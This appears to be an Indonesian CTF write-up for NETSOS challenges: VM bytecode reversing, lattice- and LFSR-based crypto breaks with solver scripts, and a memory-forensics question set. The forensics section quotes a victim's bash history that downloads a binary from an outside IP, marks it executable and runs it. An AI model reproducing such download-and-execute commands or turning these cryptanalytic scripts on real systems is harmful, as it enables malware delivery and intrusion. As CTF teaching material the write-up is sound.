0x0348: MOV_S32    r0, 0x000019a7
0x034e: MOV_S32    r1, 0x00000238
0x0354: STORE16    [r1], r0
0x0357: MOV_S32    r0, 0x00001d9b
0x035d: MOV_S32    r1, 0x0000023a
0x0363: STORE16    [r1], r0
0x0366: MOV_S32    r0, 0x00000cce
0x036c: MOV_S32    r1, 0x0000023c
0x0372: STORE16    [r1], r0
0x0375: MOV_S32    r0, 0x0000202c
0x037b: MOV_S32    r1, 0x0000023e
0x0381: STORE16    [r1], r0
0x0384: MOV_S32    r0, 0x000019db
0x038a: MOV_S32    r1, 0x00000240
0x0390: STORE16    [r1], r0
0x0393: MOV_S32    r0, 0x00001e71
0x0399: MOV_S32    r1, 0x00000242
0x039f: STORE16    [r1], r0
0x03a2: MOV_S32    r0, 0x00002051
0x03a8: MOV_S32    r1, 0x00000244
0x03ae: STORE16    [r1], r0
0x03b1: MOV_S32    r0, 0x00001de5
0x03b7: MOV_S32    r1, 0x00000246
0x03bd: STORE16    [r1], r0
0x03c0: MOV_S32    r0, 0x000019df
0x03c6: MOV_S32    r1, 0x00000248
0x03cc: STORE16    [r1], r0
0x03cf: MOV_S32    r0, 0x00001c08
0x03d5: MOV_S32    r1, 0x0000024a
0x03db: STORE16    [r1], r0
0x03de: MOV_S32    r0, 0x00001f02
0x03e4: MOV_S32    r1, 0x0000024c
0x03ea: STORE16    [r1], r0
0x03ed: MOV_S32    r0, 0x000019dc
0x03f3: MOV_S32    r1, 0x0000024e
0x03f9: STORE16    [r1], r0
0x03fc: MOV_S32    r0, 0x00000fea
0x0402: MOV_S32    r1, 0x00000250
0x0408: STORE16    [r1], r0
0x040b: MOV_S32    r0, 0x0000121d
0x0411: MOV_S32    r1, 0x00000252
0x0417: STORE16    [r1], r0
0x041a: MOV_S32    r0, 0x000021fb
0x0420: MOV_S32    r1, 0x00000254
0x0426: STORE16    [r1], r0
0x0429: MOV_S32    r0, 0x00000001
0x042f: MOV_S32    r1, 0x00000001
0x0435: MOV_S32    r2, 0x00000100
0x043b: MOV_S32    r3, 0x0000000c
0x0441: SYSCALL
0x0442: MOV_S32    r0, 0x00000000
```

```
0x0448: MOV_S32      r1, 0x00000000
0x044e: MOV_S32      r2, 0x00000000
0x0454: MOV_S32      r3, 0x00000100
0x045a: SYSCALL
0x045b: MOV            r5, r0
0x045e: SUB            r5, 0x01
0x0461: LOAD8         r6, [r5]
0x0464: MOV_S32      r7, 0x0000000a
0x046a: CMP            r6, r7
0x046d: JNE            0x00000475
0x0472: MOV            r0, r5
0x0475: MOV_S32      r7, 0x0000002b
0x047b: CMP            r0, r7
0x047e: JNE            0x000004f8
0x0483: MOV_S32      r4, 0x00000000
0x0489: LOAD8         r0, [r4]
0x048c: MOV_S32      r6, 0x000000ff
0x0492: AND            r0, r6
0x0495: MOV_S32      r2, 0x00000045
0x049b: MUL            r0, r2
0x049e: MOV            r2, r4
0x04a1: ADD            r2, 0x20
0x04a4: XOR            r0, r2
0x04a7: MOV            r2, r4
0x04aa: MOV_S32      r3, 0x00000002
0x04b0: MUL            r2, r3
0x04b3: MOV_S32      r3, 0x00000200
0x04b9: ADD            r2, r3
0x04bc: LOAD16      r5, [r2]
0x04bf: MOV_S32      r6, 0x0000ffff
0x04c5: AND            r5, r6
0x04c8: CMP            r0, r5
0x04cb: JNE            0x000004f8
0x04d0: INC            r4
0x04d2: CMP            r4, r7
0x04d5: JL            0x00000489
0x04da: MOV_S32      r0, 0x00000001
0x04e0: MOV_S32      r1, 0x00000001
0x04e6: MOV_S32      r2, 0x00000120
0x04ec: MOV_S32      r3, 0x00000009
0x04f2: SYSCALL
0x04f3: JMP            0x00000511
0x04f8: MOV_S32      r0, 0x00000001
0x04fe: MOV_S32      r1, 0x00000001
0x0504: MOV_S32      r2, 0x00000140
0x050a: MOV_S32      r3, 0x00000007
0x0510: SYSCALL
0x0511: MOV_S32      r0, 0x00000002
0x0517: MOV_S32      r1, 0x00000000
0x051d: SYSCALL
```

Dengan bantuan analisis dari LLM, pada baris 0x0000 hingga 0x0426, program menginisialisasi beberapa data penting di RAM:

- 0x0100 - 0x010b: Menulis string "Enter flag: "
- 0x0120 - 0x0128: Menulis string "Correct!\n"
- 0x0140 - 0x0146: Menulis string "Wrong!\n"
- 0x0200 - 0x0254: Menulis sebuah array berukuran 43 nilai (masing-masing 16-bit).
Array ini merupakan target hash yang akan dibandingkan dengan input kita.

Pada baris 0x0475, terdapat instruksi `MOV_S32 r7, 0x0000002b` (`0x2b = 43`) yang dilanjutkan dengan pemeriksaan panjang input. Artinya panjang flag harus persis 43 karakter.

Pada loop di baris 0x0489 hingga 0x04d5. Jika diterjemahkan ke dalam operasi matematika atau bahasa tingkat tinggi, instruksinya melakukan hal berikut untuk setiap karakter (index `i`):

1. Ambil karakter dari input user: `c = input[i]`
2. Kalikan karakter tersebut dengan konstanta hex 0x45: `val = c * 0x45`
3. Hitung penyesuaian index: `key = i + 0x20`
4. Lakukan operasi XOR: `hash = val ^ key`
5. Bandingkan hash dengan nilai pada memori `0x200 + (i * 2)`

Menggunakan target array yang diekstrak dari 0x0200 hingga 0x0254, jalankan script Python berikut untuk mendekode flag:

```
# Array target yang diambil dari bytecode (alamat 0x200 - 0x254)
targets = [
    0x1526, 0x12b8, 0x1686, 0x167c, 0x156f, 0x167a, 0x2101, 0x1e17,
    0x1e92, 0x0d96,
    0x1f6e, 0x1f6f, 0x20b1, 0x19b6, 0x1ed1, 0x1f6b, 0x0e34, 0x1d97,
    0x1ac6, 0x0e37,
    0x1e8e, 0x1ac1, 0x19ad, 0x1ff9, 0x1d59, 0x0c5f, 0x0c5c, 0x0c5d,
    0x19a7, 0x1d9b,
    0x0cce, 0x202c, 0x19db, 0x1e71, 0x2051, 0x1de5, 0x19df, 0x1c08,
    0x1f02, 0x19dc,
    0x0fea, 0x121d, 0x21fb
]
flag = ""
for i, t in enumerate(targets):
    # Memutarbalikkan XOR lalu membagi dengan 0x45 (69)
    calc = t ^ (i + 0x20)
    char = chr(calc // 0x45)
    flag += char

print("Flag:", flag)
```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

Flag: NETSOS{pr3tty_st4nd4rd_vm..._n0w_pwn_it_:D}

Flag: NETSOS{pr3tty_st4nd4rd_vm..._n0w_pwn_it_:D}

Cryptography



Description: Our kambing, our goat
Connection info: nc 34.101.131.208 7101
Attachment: [kambing.zip](#)

Pada `chall.py`, alur program dapat dibagi menjadi tiga tahap:

1. Tahap Otentikasi (LCG)

Server men-generate seed acak sebesar 67-bit dan menggunakan Linear Congruential Generator (LCG). Server memberikan 10 output LCG yang sudah dipotong dan hanya menyisakan 33 bit teratas. User diminta untuk menentukan seed aslinya.

LCG adalah algoritma pseudorandom dengan rumus:

$$X_{n+1} = (a \cdot X_n + c) \pmod{m}$$

Pada challenge ini, $m = 2^{67}$. Kerentanannya terletak pada cara server membocorkan data yakni `leak = [lcg.next() >> 34 for _ in range(10)]`. Server membuang 34 bit paling bawah dan hanya membocorkan 33 bit paling atas. Secara matematis, ini adalah masalah Hidden Number Problem (HNP). Karena kita tahu koefisien pengali (a) dan konstanta (c), kita bisa memodelkan pergeseran bit ini ke dalam sebuah matriks kisi/lattice.

Gunakan Algoritma LLL (Lenstra–Lenstra–Lovász) untuk mencari vektor terpendek dari matriks 3×3 :

1. Susun dua *leak* pertama menjadi sebuah persamaan matriks yang memasukkan bobot pergeseran 2^{33}
2. LLL akan menemukan nilai 34-bit yang dipotong oleh server.
3. Setelah *state* pertama LCG utuh, lakukan inversi modular mundur satu langkah untuk mendapatkan seed awal.

2. Tahap Approximate Common Divisor (ACD)

Server meng-generate bilangan prima 128-bit bernama `secret_xor`. Bilangan ini dienkripsi ke dalam 5 elemen array menggunakan fungsi `enc()`

Fungsi `enc(plain)` pada `chall.py` memiliki struktur sebagai berikut:
`[secrets.randbelow(plain)*plain + secrets.randbelow(2**50) for _ in range(5)]`.

Jika kita rumuskan, server memberikan kita 5 persamaan (y_1 sampai y_5) dengan bentuk:

$$y_i = k_i \cdot p + r_i$$

Dimana:

- p adalah `secret_xor` (bilangan prima rahasia 128-bit)
- k_i adalah pengali acak
- r_i adalah noise acak berukuran 50-bit.

Persamaan tersebut merupakan Partial Approximate Common Divisor Problem (PACD). Kerentanannya ada pada ukuran noise (r_i) yang sangat kecil (50-bit) dibandingkan dengan bilangan primanya (128-bit).

Gunakan Algoritma LLL lagi untuk menyelesaikannya:

1. Susun matriks 5x5 berisikan nilai-nilai y_i .
2. Tambahkan beban/faktor skala $M = 2^{50}$ pada baris pertama untuk menyeimbangkan pencarian vektor.
3. Setelah matriks direduksi oleh LLL, ekstrak nilai pengali (k_i) dari vektor hasil.
4. Dengan membagi y_0 dengan k_0 , didapat nilai p ($secret_xor$) dengan akurat.

3. Fase Dekripsi AES

Flag asli di-XOR dengan $secret_xor$, lalu dienkripsi menggunakan custom AES. Server memberikan satu pasang known-plaintext ("tipsen my gaot!!") dan ciphertext-nya, serta ciphertext dari flag.

Pada file `aes.py`, fungsi `encrypt_block` di dalam class AES memanggil `shift_rows`, `mix_columns`, dan `add_round_key`, tetapi sama sekali tidak memanggil `sub bytes()`.

```
def encrypt_block(self, plaintext):
    """
    Encrypts a single block of 16 byte long plaintext.
    """
    assert len(plaintext) == 16

    plain_state = bytes2matrix(plaintext)

    add_round_key(plain_state, self._key_matrices[0])

    for i in range(1, self.n_rounds):
        shift_rows(plain_state)
        mix_columns(plain_state)
        add_round_key(plain_state, self._key_matrices[i])

    shift_rows(plain_state)
    add_round_key(plain_state, self._key_matrices[-1])

    return matrix2bytes(plain_state)
```

Dalam algoritma AES standar, SubBytes adalah satu-satunya operasi substitusi yang bersifat non-linear. Tanpa adanya proses SubBytes, seluruh rangkaian enkripsi AES berubah menjadi transformasi linier/operasi matriks biasa.

Secara matematis, keseluruhan enkripsi blok ini dapat disederhanakan menjadi sebuah fungsi affine:

$$C = L(P) \oplus K_{eq}$$

Dimana:

- C adalah Ciphertext.

- P adalah Plaintext.
- $L(P)$ adalah fungsi linear yang berisi gabungan dari ShiftRows dan MixColumns
- K_{eq} adalah Equivalent Key yang merupakan hasil akumulasi linier dari semua operasi AddRoundKey.

Untuk mengeksploitasi, gunakan teknik Known-Plaintext Attack:

1. Mencari Equivalent Key (K_{eq})
Sudah diberikan sepasang teks yang diketahui pasti, yaitu teks goat ("tipsen my gaot!!") sebagai P_{known} dan ciphertext-nya sebagai C_{known} . Dengan melakukan simulasi fungsi linier $L()$ terhadap P_{known} , ekstrak kunci ekuivalennya: $K_{eq} = C_{known} \oplus L(P_{known})$
2. Mendekripsi Blok Flag
Dekripsi ciphertext flag C_{flag} blok demi blok. Caranya adalah dengan meng-XOR ciphertext dengan K_{eq} , lalu memasukkannya ke dalam fungsi invers linier $L^{-1}()$ (gabungan dari InvShiftRows dan InvMixColumns): $P_{flag_xor} = L^{-1}(C_{flag} \oplus K_{eq})$
3. Mengembalikan Flag Asli
Hasil dekripsi AES di atas belum sepenuhnya terbaca karena di awal chall.py, plaintext flag sempat di-XOR dengan bilangan prima 128-bit. Langkah terakhir adalah meng-XOR kembali hasil dekripsi tersebut dengan nilai secret_xor yang sudah kita dapatkan dari perhitungan LLL di fase sebelumnya.

Dari informasi yang diperoleh di atas, berikut adalah script Python untuk mendapatkan flag dengan bantuan LLM:

```
from pwn import *
from Crypto.Util.number import inverse, long_to_bytes
from fractions import Fraction
import ast
import aes
from xor import xor

# =====
# Fungsi untuk membalikkan AES Linear
# =====

def L(plaintext):
    plain_state = aes.bytes2matrix(plaintext)
    for i in range(1, 10):
        aes.shift_rows(plain_state)
        aes.mix_columns(plain_state)
    aes.shift_rows(plain_state)
    return aes.matrix2bytes(plain_state)

def inv_L(ciphertext):
    cipher_state = aes.bytes2matrix(ciphertext)
    aes.inv_shift_rows(cipher_state)
    for i in range(9, 0, -1):
        aes.inv_mix_columns(cipher_state)
```

```

        aes.inv_shift_rows(cipher_state)
    return aes.matrix2bytes(cipher_state)

# =====
# Fungsi LLL
# =====
def lll(B, delta=Fraction(99, 100)):
    n, m = len(B), len(B[0])
    B = [[Fraction(x) for x in row] for row in B]

    def gs():
        B_star = [[Fraction(0)]*m for _ in range(n)]
        mu = [[Fraction(0)]*n for _ in range(n)]
        for i in range(n):
            for j in range(m): B_star[i][j] = B[i][j]
            for j in range(i):
                num = sum(B[i][k] * B_star[j][k] for k in range(m))
                den = sum(B_star[j][k] * B_star[j][k] for k in range(m))
                mu[i][j] = num / den if den != 0 else Fraction(0)
                for k in range(m):
                    B_star[i][k] -= mu[i][j] * B_star[j][k]
        return B_star, mu

    B_star, mu = gs()
    k = 1
    while k < n:
        for j in range(k - 1, -1, -1):
            if abs(mu[k][j]) > Fraction(1, 2):
                q = round(mu[k][j])
                for i in range(m):
                    B[k][i] -= q * B[j][i]
                B_star, mu = gs()
            norm_k = sum(x*x for x in B_star[k])
            norm_k_1 = sum(x*x for x in B_star[k-1])
            if norm_k >= (delta - mu[k][k-1]**2) * norm_k_1:
                k += 1
            else:
                B[k], B[k-1] = B[k-1], B[k]
                B_star, mu = gs()
                k = max(k - 1, 1)

    return [[int(x) for x in row] for row in B]

def main():

```

```

io = remote('34.101.131.208', 7101)

# -----
# PHASE 1: Retas LCG & Mundur ke Seed
# -----
io.recvuntil(b"Hint:")
leak_str = io.recvline().decode().strip()
leaks = ast.literal_eval(leak_str)
log.info(f"Mendapatkan {len(leaks)} LCG leaks.")

m = 1 << 67
a = 6364136223846793005
c = 1442695040888963407

L0, L1 = leaks[0], leaks[1]

B = (a * L0 * (1 << 34) + c - L1 * (1 << 34)) % m
B_shift = (B + a * (1 << 33) - (1 << 33)) % m
W = 1 << 33

matrix = [
    [m, 0, 0],
    [a, 1, 0],
    [B_shift, 0, W]
]

reduced = lll(matrix)
x0 = None
for row in reduced:
    if abs(row[2]) == W:
        x0_prime = row[1] if row[2] == W else -row[1]
        x0 = x0_prime + (1 << 33)
        break

if x0 is None:
    log.error("LLL gagal menemukan LCG state.")
    return

state_1 = L0 * (1 << 34) + x0

# Mundur 1 iterasi LCG untuk mencari Seed Asli
seed = ((state_1 - c) * inverse(a, m)) % m

log.success(f"Seed Asli Berhasil Ditemukan: {seed}")

```

```

io.sendline(str(seed).encode())

# -----
# PHASE 2: Retas Approximate Common Divisor (LLL)
# -----
io.recvuntil(b"wut is this??")
y_str = io.recvline().decode().strip()
y = ast.literal_eval(y_str)

log.info("Menyusun matriks untuk membongkar secret_xor")
M = 2**50
matrix2 = [
    [M, y[1], y[2], y[3], y[4]],
    [0, -y[0], 0, 0, 0],
    [0, 0, -y[0], 0, 0],
    [0, 0, 0, -y[0], 0],
    [0, 0, 0, 0, -y[0]]
]

reduced2 = lll(matrix2)
secret_xor = None

for row in reduced2:
    if row[0] != 0 and abs(row[0]) % M == 0:
        k0_cand = abs(row[0]) // M
        p_cand = y[0] // k0_cand
        if all((y[i] % p_cand) < 2**51 for i in range(5)):
            secret_xor = p_cand
            break

if secret_xor is None:
    log.error("Gagal mendapatkan secret_xor.")
    return

log.success(f"secret_xor ditemukan: {secret_xor}")

# -----
# PHASE 3: Dekripsi AES Tanpa SubBytes
# -----
io.recvuntil(b"goats:")
goat_cipher = bytes.fromhex(io.recvline().decode().strip())

io.recvuntil(b"enc_flag:")
enc_flag = bytes.fromhex(io.recvline().decode().strip())

```

```

P_known = b"tipsen my gaot!!"
C_known = goat_cipher

K_eq = aes.xor_bytes(C_known, L(P_known))

decrypted_blocks = []
for block in aes.split_blocks(enc_flag):
    L_P = aes.xor_bytes(block, K_eq)
    decrypted_blocks.append(inv_L(L_P))

padded_flag_xor = b''.join(decrypted_blocks)
flag_xor = aes.unpad(padded_flag_xor)

# Menghapus XOR terakhir
flag = xor(flag_xor, long_to_bytes(secret_xor))

log.success(f"flag: {flag.decode(errors='ignore')}")

if __name__ == "__main__":
    main()

```

PROBLEMS 2 OUTPUT DEBUG CONSOLE TERMINAL

```

[x] Opening connection to 34.101.131.208 on port 7101
[x] Opening connection to 34.101.131.208 on port 7101: Trying 34.101.131.208
[+] Opening connection to 34.101.131.208 on port 7101: Done
[*] Mendapatkan 10 LCG leaks.
[+] Seed Asli Berhasil Ditemukan: 75486515388704340373
[*] Menyusun matriks untuk membongkar secret_xor
[+] secret_xor ditemukan: 206998085206395945802731662339704241257
[+] flag: NETSOS{tipsenn_nokiaa_kanrisshhaaa_fahruLLL_sushiikanmn_simbolll_ma_gaoooooottt_ma_kamblingg!!!!}
[*] Closed connection to 34.101.131.208 port 7101

```

Flag:

NETSOS{tipsenn_nokiaa_kanrisshhaaa_fahruLLL_sushiikanmn_simbolll_ma_gaoooooottt_ma_kamblingg!!!!}

tangled roots

Description: Can you find what's hiding beneath the surface?

Attachment: [tangled-roots.zip](#)

Pada `chall.py`, terdapat beberapa batasan parameter:

- Modulo (p): Bilangan prima berukuran 1024 bit.
- Koefisien (a, b): Nilai acak berukuran 700 bit.
- Error (e): Nilai acak yang sangat kecil (64 bit).
- Flag (m): Target dengan ukuran maksimum 300 bit. Sampel:
- Diberikan $N = 40$ buah sampel persamaan.

Persamaan utamanya dibentuk dari perulangan berikut:

$$h_i \equiv (a_i \cdot m^2 + b_i \cdot m + e_i) \pmod{p}$$

Untuk mendapatkan flag (m) harus menggunakan 40 kumpulan nilai (a_i , b_i , h_i) dan p yang diketahui.

Kerentanan terdapat pada Ukuran error (e) sangat kecil (64 bit) dibandingkan dengan ukuran modulo (p) (1024 bit). Karena ukuran e_i , m , dan m^2 jauh lebih kecil daripada p , kita dapat melinearisasi persamaan ini dan merumuskannya sebagai Shortest Vector Problem/SVP pada sebuah Lattice. Gunakan Algoritma Lenstra–Lenstra–Lovász (LLL) untuk menemukan solusi vektor terpendek ini.

Asumsikan dua variabel independen:

$$x = m^2 \text{ (max 600 bit)}$$

$$y = m \text{ (max 300 bit)}$$

maka persamaannya menjadi

$$e_i = a_i \cdot x + b_i \cdot y - h_i + k_i \cdot p$$

di mana k_i adalah konstanta pengali sembarang agar persamaan tersebut sama dengan nol dalam operasi modulo.

Untuk menggunakan LLL, kita perlu menyusun matriks dengan basis M . Susun matriks berdasarkan kolom-kolom untuk menghasilkan vektor target $v = (e_1, e_2, \dots, e_N, x, y, 1)$.

Bentuk matriks $(N + 3) \times (N + 3)$ sebagai berikut:

- N baris pertama mewakili modulus p pada setiap sampel.
- Baris ke- $N+1$ berisi koefisien $a_1 \dots a_N$, serta elemen untuk variabel x .
- Baris ke- $N+2$ berisi koefisien $b_1 \dots b_N$, serta elemen untuk variabel y .
- Baris ke- $N+3$ berisi konstanta $-h_1 \dots -h_N$, serta elemen konstanta 1.

Karena rentang nilai dari e_i (64 bit), x (600 bit), y (300 bit), dan konstanta 1 (1 bit) berbeda-beda, algoritma LLL akan kebingungan mencari vektor terkecil yang proporsional. Oleh karena itu, kita harus menyeimbangkan panjang bit mereka menggunakan batas $W = 2^{600}$

- Bobot x : $K_x = W / 2^{600} = 1$
- Bobot y : $K_y = W / 2^{300} = 2^{300}$
- Bobot e : $K_e = W / 2^{64} = 2^{536}$
- Bobot konstanta 1: $K_1 = W / 2^{600} = 1$

Setelah matriks terbentuk, reduksi matriks tersebut dengan LLL, lalu pindai baris per baris dari hasil LLL untuk mencari baris di mana elemen konstanta pengalinya sesuai dengan K_1 . Berikut adalah implementasi SageMath dengan bantuan LLM:

```

1  # 1. Mendefinisikan nilai p dan samples secara langsung (Hardcoded)
2  p = 11421946919289699634116503513485249865215039716533162929263020209574238364026903
3  samples = [(433263099752480846350523435957362733862821279748746073153789803044952588
4  N = len(samples)
5
6  # 2. Menentukan bobot (weights)
7  W = 2**600
8  K_x = W // (2**600)
9  K_y = W // (2**300)
10 K_1 = W // 1
11 K_e = W // (2**64)
12
13 # 3. Membangun basis matriks Lattice
14 M = Matrix(ZZ, N + 3, N + 3)
15
16 for i in range(N):
17     M[i, i] = p * K_e
18
19 for i in range(N):
20     a, b, h = samples[i]
21     M[N, i] = a * K_e
22     M[N+1, i] = b * K_e
23     M[N+2, i] = -h * K_e
24
25 M[N, N] = K_x
26 M[N+1, N+1] = K_y
27 M[N+2, N+2] = K_1
28
29 # 4. Melakukan LLL reduction
30 L = M.LLL()
31
32 # 5. Mengekstrak flag
33 for row in L:
34     if abs(row[N+2]) == K_1:
35         sign = 1 if row[N+2] == K_1 else -1
36         m_scaled = row[N+1] * sign
37         m = int(m_scaled // K_y)
38
39         if 0 < m.bit_length() <= 300:
40             try:
41                 # Menggunakan fungsi bawaan Python untuk konversi integer ke bytes
42                 flag_bytes = m.to_bytes((m.bit_length() + 7) // 8, byteorder='big')
43                 print(f"Flag: {flag_bytes.decode('ascii', errors='ignore')}")
44                 break
45             except Exception:
46                 pass

```



Type some Sage code below and press Evaluate.

```
36 m_scaled = row[N+1] * sign
37 m = int(m_scaled // K_y)
38
39 if 0 < m.bit_length() <= 300:
40     try:
41         # Menggunakan fungsi bawaan Python untuk konversi integer ke bytes
42         flag_bytes = m.to_bytes((m.bit_length() + 7) // 8, byteorder='big')
43         print(f"Flag: {flag_bytes.decode('ascii', errors='ignore')}")
44         break
45     except Exception:
46         pass
```

Evaluate

Flag: NETSOS{qu4dr4t1c_l4tt1c3_g0044TTTT!}

Flag: NETSOS{qu4dr4t1c_l4tt1c3_g0044TTTT!}

harmony

Description: The bits dance in harmony. Can you hear the rhythm?

Attachment: [harmony.zip](#)

Pada `task.py`, Seed di-generate random 16 byte (128 bit) kemudian di-XOR dengan plaintext untuk menghasilkan ciphertext. Pada `utils.py`, generator ini terdiri dari dua buah LFSR 64-bit yang beroperasi secara independen:

- LFSR1 di-clock (di-skip) sebanyak 1337 langkah untuk setiap bit output.
- LFSR2 di-clock sebanyak 2023 langkah untuk setiap bit output.

Kerentanan dari program tersebut adalah tidak adanya kombinator Non-Linear. Artinya seluruh operasi di dalam LFSR adalah operasi linear. Operasi XOR antara dua LFSR juga bersifat linear. Berapa kali pun kita melakukan clocking, keseluruhan sistem ini secara matematis tetaplah sebuah sistem persamaan linear yang masif. Selain itu, pada `task.py` plaintext diawali dengan `b'iniFlagnya: ' + flag`. Mengingat format flag pada umumnya adalah NETSOS{...}, kita memiliki known plaintext sepanjang 19 karakter awal (iniFlagnya: NETSOS{). Karena $\text{Ciphertext} = \text{Plaintext} \oplus \text{Keystream}$, kita bisa melakukan reverse menjadi $\text{Keystream} = \text{Ciphertext} \oplus \text{Plaintext}$. Dengan 19 byte plaintext yang diketahui, kita berhasil mendapatkan 152 bit awal dari keystream.

Karena sistem ini murni linear, kita bisa memodelkan transisi state LFSR menggunakan aljabar linear dan matriks. Total state awal (seed) yang perlu kita cari adalah 128-bit. Sementara itu, kita sudah memiliki 152 bit keystream. Hal ini menghasilkan sistem persamaan linear dimana jumlah persamaan lebih banyak dari variabel. Langkah mengeksploitasinya adalah sebagai berikut:

1. Setiap pergerakan LFSR sejauh 1 langkah dapat direpresentasikan dengan mengalikan state saat ini dengan matriks transisi M berukuran 64×64 .
2. Dalam kelas Gen di file `utils.py`, untuk menghasilkan hanya 1 bit keluaran (b1 atau b2), LFSR1 disuruh berputar/bergeser (clock) sebanyak 1337 kali, dan LFSR2 berputar sebanyak 2023 kali. Maka untuk transisi LFSR, cukup pangkatkan matriksnya
 - Transisi LFSR 1: $S_{1, \text{next}} = M_1^{1337} \cdot S_1$
 - Transisi LFSR 2: $S_{2, \text{next}} = M_2^{2023} \cdot S_2$

3. Setiap bit output dari generator adalah kombinasi linear dari state internal. Dengan mengumpulkan 152 bit keystream, kita membangun matriks persamaan berukuran 152 x 128.
4. Gunakan Eliminasi Gauss pada matriks persamaan tersebut di atas untuk menemukan 128 variabel state awal.
5. Setelah seed didapatkan, inisialisasi ulang generator. Buat seluruh keystream, dan XOR-kan dengan ciphertext untuk mendapatkan sisa flag-nya.

Dari analisis di atas, dengan bantuan LLM berikut adalah script python yang digunakan:

```
from binascii import unhexlify

# ciphertext
enc_hex =
"2ac6d421a1c75eb35f0dce8592755ef2bafa6ee74cfb83f89604575652d05782861807532
c39ceec03ebdee490761e47c3b3fb7b56a1782b2f90f033d8"
enc = unhexlify(enc_hex)

known = b"iniFlagnya: NETSOS{"

# derive known keystream bits
ks = bytes([enc[i] ^ known[i] for i in range(len(known))])

target_bits = []
for b in ks:
    for i in range(7, -1, -1):
        target_bits.append((b >> i) & 1)

mask1 = 0xb4bcd35c738901cf
mask2 = 0xe4d972fb67531acd

# build 64x64 transition matrix (as list of 64 integers)
def build_matrix(mask):
    M = []
    for i in range(64):
        state = 1 << i
        res = state & mask
        bit = bin(res).count("1") & 1
        new_state = ((state << 1) ^ bit) & ((1<<64)-1)
        M.append(new_state)
    return M

# matrix multiply over GF(2)
def mat_mul(A, B):
    R = []
```

```

        for i in range(64):
            row = 0
            for j in range(64):
                if (A[i] >> j) & 1:
                    row ^= B[j]
            R.append(row)
        return R

# matrix exponentiation
def mat_pow(M, exp):
    R = [1 << i for i in range(64)] # identity
    while exp:
        if exp & 1:
            R = mat_mul(R, M)
        M = mat_mul(M, M)
        exp >>= 1
    return R

# apply matrix to vector
def mat_apply(M, vec):
    out = 0
    for i in range(64):
        if (vec >> i) & 1:
            out ^= M[i]
    return out

print("[+] Building matrices...")

M1 = build_matrix(mask1)
M2 = build_matrix(mask2)

T1 = mat_pow(M1, 1337)
T2 = mat_pow(M2, 2023)

print("[+] Building linear system...")

rows = []
for bit_index in range(len(target_bits)):
    row = 0

    # basis for 128-bit state
    for j in range(128):
        if j < 64:
            s1 = 1 << j

```

```

        s2 = 0
    else:
        s1 = 0
        s2 = 1 << (j-64)

    # advance bit_index times
    tmp1, tmp2 = s1, s2
    for _ in range(bit_index + 1):
        tmp1 = mat_apply(T1, tmp1)
        tmp2 = mat_apply(T2, tmp2)

    # output bit
    b1 = bin(tmp1 & mask1).count("1") & 1
    b2 = bin(tmp2 & mask2).count("1") & 1

    if b1 ^ b2:
        row |= (1 << j)

    rows.append((row, target_bits[bit_index]))

print("[+] Solving system...")

# Gaussian elimination mod 2
for col in range(128):
    pivot = None
    for r in range(col, len(rows)):
        if (rows[r][0] >> col) & 1:
            pivot = r
            break
    if pivot is None:
        continue
    rows[col], rows[pivot] = rows[pivot], rows[col]

    for r in range(len(rows)):
        if r != col and ((rows[r][0] >> col) & 1):
            rows[r] = (rows[r][0] ^ rows[col][0],
                      rows[r][1] ^ rows[col][1])

seed = 0
for i in range(128):
    if rows[i][1]:
        seed |= (1 << i)

s1 = seed & ((1<<64)-1)

```

```

s2 = seed >> 64

print("[+] Decrypting...")

plaintext = []
cur1, cur2 = s1, s2

for _ in range(len(enc)*8):
    cur1 = mat_apply(T1, cur1)
    cur2 = mat_apply(T2, cur2)

    b1 = bin(cur1 & mask1).count("1") & 1
    b2 = bin(cur2 & mask2).count("1") & 1

    plaintext.append(b1 ^ b2)

ks_full = []
for i in range(0, len(plaintext), 8):
    val = 0
    for b in plaintext[i:i+8]:
        val = (val << 1) | b
    ks_full.append(val)

ks_full = bytes(ks_full[:len(enc)])

flag = bytes([enc[i] ^ ks_full[i] for i in range(len(enc))])

print(flag)

```

PROBLEMS **1** OUTPUT DEBUG CONSOLE TERMINAL

```

[+] Building matrices...
[+] Building linear system...
[+] Solving system...
[+] Decrypting...
FLAG: b'iniFlagnya: NETSOS{Tw0_LFSRs_4re_st1ll_l1ne4r_d0nt_b3_f00led}'

```

Flag: **NETSOS{Tw0_LFSRs_4re_st1ll_l1ne4r_d0nt_b3_f00led}**

Forensics

hulk

Description: HULKKKKKKKK SMASHHHHHHHHHH!!!!!!!!!!

https://drive.google.com/drive/folders/14Sd9XDlC8eHirrg2oohws_ooy1e9a2t6?usp=sharing

password : 535dae82f61b8b56214c3d862b30a859

Connection info: nc 34.101.131.208 8889

Pada saat menjalankan netcat, diberikan pertanyaan pertama:

Question 1/8

To start the investigation, identify the exact version of the Linux kernel running on the victim's machine.

Format: X.X.X-XXX (e.g., 6.2.15-300)

Saat sebuah malware mengeksekusi dirinya di sistem, ia akan berjalan sebagai sebuah proses di dalam RAM dan mendapatkan Process ID (PID). Langsung lakukan grep terhadap versi linux pada dump file.

```
$LC_ALL=C grep -ao "Linux version [^ ]*" dump | sort | uniq
Linux version 5.15.0-170-generic
```

Didapat bahwa jawaban untuk nomor 1 adalah 5.15.0-170

Jawaban benar, lalu diberikan lagi pertanyaan kedua:

Question 2/8

The victim downloaded a malicious executable from an external server. What is the source IP address, port number, and the exact filename of the downloaded malware?

Format: IP_Port_Filename (e.g., 192.168.1.10_8000_malware.elf)

Untuk mengetahui dari mana *malware* itu berasal, kita memindai riwayat perintah terminal yang terekam di dalam RAM korban menggunakan Volatility 3.

```
$ python3 volatility3-develop/vol.py -f dump linux.bash
Volatility 3 Framework 2.28.0
Progress: 100.00          Stacking attempts finished
PID      Process CommandTime      Command
1068     bash      2026-02-20 05:58:05.000000 UTC  cd ./Downloads/
1068     bash      2026-02-20 05:58:26.000000 UTC  wget
http://10.5.123.238:80/netsos
1068     bash      2026-02-20 05:58:30.000000 UTC  □
1068     bash      2026-02-20 05:58:30.000000 UTC  chmod +x netsos
1068     bash      2026-02-20 05:58:34.000000 UTC  ./netsos
```

Didapat IP server, Port, dan filename, sehingga jawaban untuk nomor 2 adalah 10.5.123.238_80_netsos

Jawaban benar, lalu diberikan lagi pertanyaan ketiga:

Question 3/8

What is the full absolute path where the malicious executable was saved and executed from on the victim's machine?

Format: /path/to/directory/filename

Sistem operasi mencatat dengan sangat rapi dari jalur (path) dimana file itu dipanggil. Jejak ini biasanya terekam di dalam struktur data memori proses tersebut. Langkah selanjutnya kita bisa mencari string yang berakhiran netsos yang memiliki format absolute path (diawali dengan garis miring /) langsung dari file dump.

```
